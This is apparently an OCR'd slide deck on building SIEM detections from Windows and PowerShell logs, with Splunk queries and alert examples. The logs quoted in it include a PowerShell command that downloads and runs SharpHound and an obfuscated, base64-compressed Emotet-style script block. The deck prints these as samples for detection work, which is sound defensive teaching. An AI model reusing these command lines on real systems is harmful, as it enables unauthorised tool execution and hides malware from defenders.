4732	A member was added to a security enabled group	Security
1102	Security log is cleared	Security
7045	A service was installed in the system	System
400 or 600	The field ‘HostApplication’ will display the executed bits	Windows Powershell

Nirvan Corporation

Leading knowledge, breaking limits

host	_time	Process
WORKSTATION2	2018-11-29 00:26:13	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
WORKSTATION2	2018-11-29 00:26:38	C:\Program Files (x86)\Internet Explorer\iexplore.exe
WORKSTATION2	2018-11-29 00:26:38	C:\Program Files\Internet Explorer\iexplore.exe
WORKSTATION2	2018-11-29 00:26:48	C:\Windows\System32\SearchFilterHost.exe
WORKSTATION2	2018-11-29 00:26:48	C:\Windows\System32\SearchProtocolHost.exe
WORKSTATION2	2018-11-29 00:26:50	C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
WORKSTATION2	2018-11-29 00:26:51	C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
WORKSTATION2	2018-11-29 00:26:52	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
WORKSTATION2	2018-11-29 00:26:52	C:\Windows\System32\conhost.exe
WORKSTATION2	2018-11-29 00:27:08	C:\Windows\System32\SearchProtocolHost.exe
WORKSTATION2	2018-11-29 00:27:14	C:\Users\normal\ADquery.EXE
WORKSTATION2	2018-11-29 00:27:14	C:\Windows\System32\conhost.exe

Nirvan Corporation

Leading knowledge, breaking limits

```
HostName=ConsoleHost

HostVersion=5.1.14409.1018

HostId=8077607f-690d-4224-bedc-22aae3c30bdb

HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;(New-Object System.Net.WebClient).DownloadFile('https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/SharpHound.exe?raw=true','C:\Users\normal\ADquery.exe');(New-Object -com Shell.Application).ShellExecute('C:\Users\normal\ADquery.exe');

EngineVersion=5.1.14409.1018

RunspaceId=bbc220ad-df03-41f8-b8a7-44de1468bc65

PipelineId=
```

Can we get full correlation of the different processes and powershell execution??

Nirvan Corporation

Leading knowledge, breaking limits

Part 3: The Engineering


Nirvan Corporation


Leading knowledge, breaking limits


No monolith

Retrieving the data:

1. Agent on endpoints
2. Centralized agent that remotely pulls logs
3. Windows Event Forwarding (WEF)







WEF - the cheapest agent ever!!

Pros:


- It is native to Windows
- Use AD to configure what to log and where to send to
- Centralized location to install your SIEM collector

Cons:

- Can’t monitor files (well… it can, but not really)
- Can’t even monitor for all windows events


Nirvan Corporation

Leading knowledge, breaking limits



Nirvan Corporation

Leading knowledge, breaking limits



Events of Interest:

- Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Audit Policy > Audit Process Tracking
- Administrative Templates > System > Audit Process Creation > Include command line in process creation events
- Administrative Templates > Windows Components > Windows PowerShell > Turn on Module Logging
- Administrative Templates > Windows Components > Windows PowerShell > Turn on Script Execution

Part 4: The Detection

If I log everything I'm going to get overrun with events!!!
Won't I?

```
Process Information:

        New Process ID:         0xe24

        New Process Name:       C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE

        Token Elevation Type:   TokenElevationTypeDefault (1)

        Creator Process ID:     0x340

        Process Command Line:
```

Now we have process spawning processes, what can we do with it?

Nirvan Corporation

Leading knowledge, breaking limits


```
index="main" EventCode=4688
    | rename Creator_Process_ID as ppid
    | join type=left host, ppid [
        search index="main" EventCode=4688
            | rename New_Process_Name as parent_process_name, New_Process_ID as ppid
    ]
    | table _time, host, parent_process_name, New_Process_Name
    | search parent_process_name = "C:\\Program Files\\Microsoft Office\\*"
            New_Process_Name != "C:\\Program Files\\Microsoft Office\\*"
```

Don’t correlate process IDs from different machines!
=P

Nirvan Corporation


Leading knowledge, breaking limits

WARNING



_time	host
2018-11-29 00:26:50	WORKSTATION2
2018-11-29 00:21:50	WORKSTATION2
2018-11-29 00:10:47	WORKSTATION2
2018-11-29 00:08:14	WORKSTATION2
2018-11-29 00:04:55	WORKSTATION2
2018-11-29 00:00:02	WORKSTATION2

WARNING



parent_process_name	New_Process_Name
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Nirvan Corporation

Leading knowledge, breaking limits

Save As Alert

Settings

Title: Office Spawning Processes

Description: Optional

Permissions: Private | Shared in App

Alert type: Scheduled | Real-time

Run every hour

At 0 minutes past the hour

Trigger Conditions

Trigger alert when: Number of Results

is greater than 0

Trigger: Once | For each result

Throttle ?

Trigger Actions

+ Add Actions

Cancel | Save

Nirvan Corporation

Leading knowledge, breaking limits

>	11/30/18 12:41:17.000 AM	C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE spawned C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe host = CorrelationEngine | source = alert:Office Spawning Processes | sourcetype = generic_single_line

Nirvan Corporation

Leading knowledge, breaking limits

We also have PowerShell logging, what can we do?
Our IT people use PowerShell EVERYWHERE!!!

Nirvan Corporation

Leading knowledge, breaking limits

Detecting suspicious upper to lower case ratios

```
index="main" host="workstation2*" EventCode=4104
    | eval lowercase_characters=Message, uppercase_characters=Message, other_characters=Message
    | rex field=lowercase_characters mode=sed "s/[^a-z]//g"
    | rex field=uppercase_characters mode=sed "s/[^A-Z]//g"
    | rex field=other_characters mode=sed "s/[a-zA-Z]//g"
    | eval lowercase_count=len(lowercase_characters),
       uppercase_count=len(uppercase_characters),
       other_count=len(other_characters)
    | eval upper_to_lower_ratio=uppercase_count/lowercase_count
```

Nirvan Corporation

Leading knowledge, breaking limits

Emotet you naughty boy!

upper_to_lower_ratio	Message
0.8778877887788779	Creating Scriptblock text (1 of 1): (nEW-objeCt SYSTEM.IO.COMpreSsION.dEFlateStreaM([SYStEm.Io. 'RVDbagIxEP2VfQhEsZv0oVAwLAi1F6QthUXE0pdJdupGs0nMjm5F/PeuUiz), [IO.comprEsSION.CompREssIONmoDE]::dECoMprEsS) | fOREACH- ScriptBlock ID: 43073321-7c9b-4fdd-949f-5e2a6f7e6218 Path:

Nirvan Corporation

Leading knowledge, breaking limits

New Alert Created: “Ratio X on message Y on host Z”

Ratio for this message 0.88

i	Time	Event
>	11/30/18 1:06:01.000 AM	PowerShell command with abnormal upper to lowercase ratio: 0.8778877887788779 on message Creating Scriptblock text (1 of 1):(nEW-objJeCt SYSTEM.IO.COMpreSsION.dEFlateStreaM([SYStEm.Io.mEmORyStREam] [SYstEm.coNverT]::frOMbAse64stRIng('RVDbagIxEP2VfQhEsZv0oVAwLAi1F6QthUXE0pdJdupGs0nMjm5F/PeuUizM0zlzLjPMfj4XHrs86DUayt6RxAL1g7PoSbHXGRW8JopjKWOyDabowAcR0koutZz8UbDHHDwJExq5u6LNDizVYEV0UlddC/+CdQPNrrUGnFhH2YVUxYRtK7uYm+Cpz5aP5rYsrwIPq3CAxprN4ZJiwNS41S6spJ4uZm/zqeSijM7SgE/4UDHTzrMi4/d3XDGqtgVDvx8TNnHEv/joTI+4wB/k6jsk7N0G7MX6rJ/z0cMjpcOR9c8R09B5F6B6sg4vOzfZ2XCoSoJE+UcKpm9+wZTunTbqZIBMfTydfgE='), [IO.comprEsSION.CompREssIONmoDE]::dECoMprEsS) | fOREACH-OBject{ nEW-objJeCt SysteM.io.StREamreAder($_, [SyStem.tEXt.EncodiNg]::ASCIi) } | FOReaCH-ObjEcT{ $_.rEADToENd( ) }) |. ($eNv:CoMspeC[4,24,25]-join'')ScriptBlock ID: b14746c5-2eb1-4f37-80ad-b845a35150e6Path: on host WORKSTATION2 host = CorrelationEngine | source = alert:Weird Ratio on PowerShell | sourcetype = generic_single_line

Nirvan Corporation

Leading knowledge, breaking limits

Nirvan Corporation

Leading knowledge, breaking limits